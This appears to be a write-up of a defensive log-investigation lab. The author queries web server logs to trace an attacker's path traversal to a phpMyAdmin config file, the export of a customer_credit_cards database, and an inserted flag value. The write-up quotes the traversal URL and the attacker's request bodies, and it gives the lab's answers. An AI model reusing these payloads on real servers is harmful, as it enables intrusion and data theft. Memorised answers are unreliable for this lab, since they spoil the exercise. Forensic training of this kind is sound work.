Jul 26, 2023 @ 14:31:37.390	{"transaction":{"time":"26/Jul/2023:14:31:36 +0000","transaction_id":"ZMEuSM4B01AKUTU...	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/admin/settings.php?page=../../../../../../../../etc/phpmyadmin/config-db.php


Answer: etc/phpmyadmin/config-db.php

What directory did the attacker use to access the database manager?

Answer: /phpmyadmin

What was the name of the database that the attacker exported?

At first I queried the entire /phpmyadmin database and got 149 hits.



transaction.remote_address: "10.0.2.15" AND http.url: */phpmyadmin*

Jul 26, 2023 @ 00:00:00.000 → now

149 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 05:11:18.535 (interval: Auto - week)


Documents Field statistics

Columns 2 fields sorted

@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:31:27.332	{"transaction":{"time":"26/Jul/2023:14:31:26 +0000","transaction_id":"ZMEuPg9u1xoa4Y8...	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/admin/settings.php?page=../../../../../../../../etc/phpmyadmin/config-db.php

Rows per page: 100


It would've taken too long to go through by hand and since the question was asking for exported databases I decided to change my query to /phpmyadmin/export*



```
transaction.remote_address: "10.0.2.15" AND http.url: "/phpmyadmin/export"
Jul 26, 2023 @ 00:00:00.000 → now
1 hit
Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 05:12:36.392 (interval: Auto - week)
```

@timestamp	message	request.headers.User-Agent	http.url
Jul 26, 2023 @ 14:33:54.952	{"transaction":{"time":"26/Jul/2023:14:33:53 +0000","transaction_id":"ZMEu0ZpyGUGyQ-...	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/phpmyadmin/export.php

Which resulted in only one hit. From here I expanded the document and in the request.body section the first line shows the database in question: customer_credit_cards.




message	{"transaction":{"time":"26/Jul/2023:14:33:53 +0000","transaction_id":"ZMEu0ZpyGUGyQ-zcWdNzzQAAABg","remote_address":"10.0.2.15","remote_port":39034,"local_address":"10.0.2.4","local_port":80},"request":{"request_line":"POST /phpmyadmin/export.php HTTP/1.1","headers":{"Hos
request.body	⚠ Ignored value db=customer_credit_cards&table=credit_cards&token=302e562342217c5d6258344222294172&single_table=TRUE&export_type=table&export_method=quick&template_id=&quick_or_custom=quick&what=sql&allrows=1&aliases_new=&output_format=sendit&filename_template=%40TABLE%40&remember_template=o
request.headers.Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Answer: customer_credit_cards

What flag does the attacker insert into the database?

Since I know were looking for something the attacker inserted I changed the query to *transaction.remote_address: "10.0.2.15" AND http.url: */phpmyadmin* AND NOT http.method: "GET"* which gave me 37 hits. Also the last answer was found in the request.body field so I figured it was a safe bet to add that field to my search.



```
transaction.remote_address: "10.0.2.15" AND http.url: "/phpmyadmin" AND NOT http.method: "GET"
```


Jul 26, 2023 @ 00:00:00.000 → now

37 hits

Jul 26, 2023 @ 00:00:00.000 - Jul 9, 2025 @ 05:17:00.195 (interval: Auto - week)

@timestamp	request.headers.User-Agent	http.url	request.body
Jul 26, 2023 @ 14:34:39.229	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	/phpmyadmin/lint.php	sql_query=INSERT+INTO+%60credit_cards%60+(%60card_number%60%2C+%60cardholder_name%60%2C+...

Looking through the different documents showed the http.url to be for import.php. Expanding the document shows information being put into the customer_credit_cards database that was previously exported.



```
is_js_confirmed=0&db=customer_credit_cards&tab
le=credit_cards&token=302e562342217c5d62583442
22294172&pos=0&goto=tbl_sql.php&message_to_sho
w=Your+SQL+query+has+been+executed+successfull
y.&prev_sql_query=INSERT+INTO+%60credit_card
s%60+(%60card_number%60%2C+%60cardholder_nam
e%60%2C+%60expiration_date%60%2C+%60cvv%60)+VA
LUES+('000'%2C+'c6aa3215a7d519eeb40a660f3b76e6
4c'%2C+'000'%2C+'000')%3B&sql_query=INSERT+INT
O+%60credit_cards%60+(%60card_number%60%2C+%60
cardholder_name%60%2C+%60expiration_date%60%2C
+%60cvv%60)+VALUES+('000'%2C+'c6aa3215a7d519ee
b40a660f3b76e64c'%2C+'000'%2C+'000')%3B&sql_de
limiter=%3B&show_query=1&fk_checks=0&fk_checks
=1&SQL=Go&ajax_request=true&ajax_page_request=
true&_nocache=1690382084975487 68&token=302e562
342217c5d62583442229417 2
```

We can see a repeated value of c6aa3215a7d519eeb40a660f3b76e64c being inserted into both of the modified credit cards so I tried that and it was the flag I was looking for. Answer: c6aa3215a7d519eeb40a660f3b76e64c

Conclusion

After completing the log investigation, you can present confident findings that an attacker compromised the web server and database. You managed to follow the timeline of events, allowing for a clearer understanding of the incident and actions performed.

In response to this incident, Slingway Inc. should address the identified vulnerabilities promptly to enhance the security of its web server. Furthermore, the company should take appropriate steps to notify affected customers about the data breach and implement proactive security measures to mitigate future attacks.

Your investigation's comprehensive findings and actionable insights will enable Slingway Inc. to mitigate the damage caused by the compromised server, bolster its cyber security posture, and safeguard its customers' trust. Well done!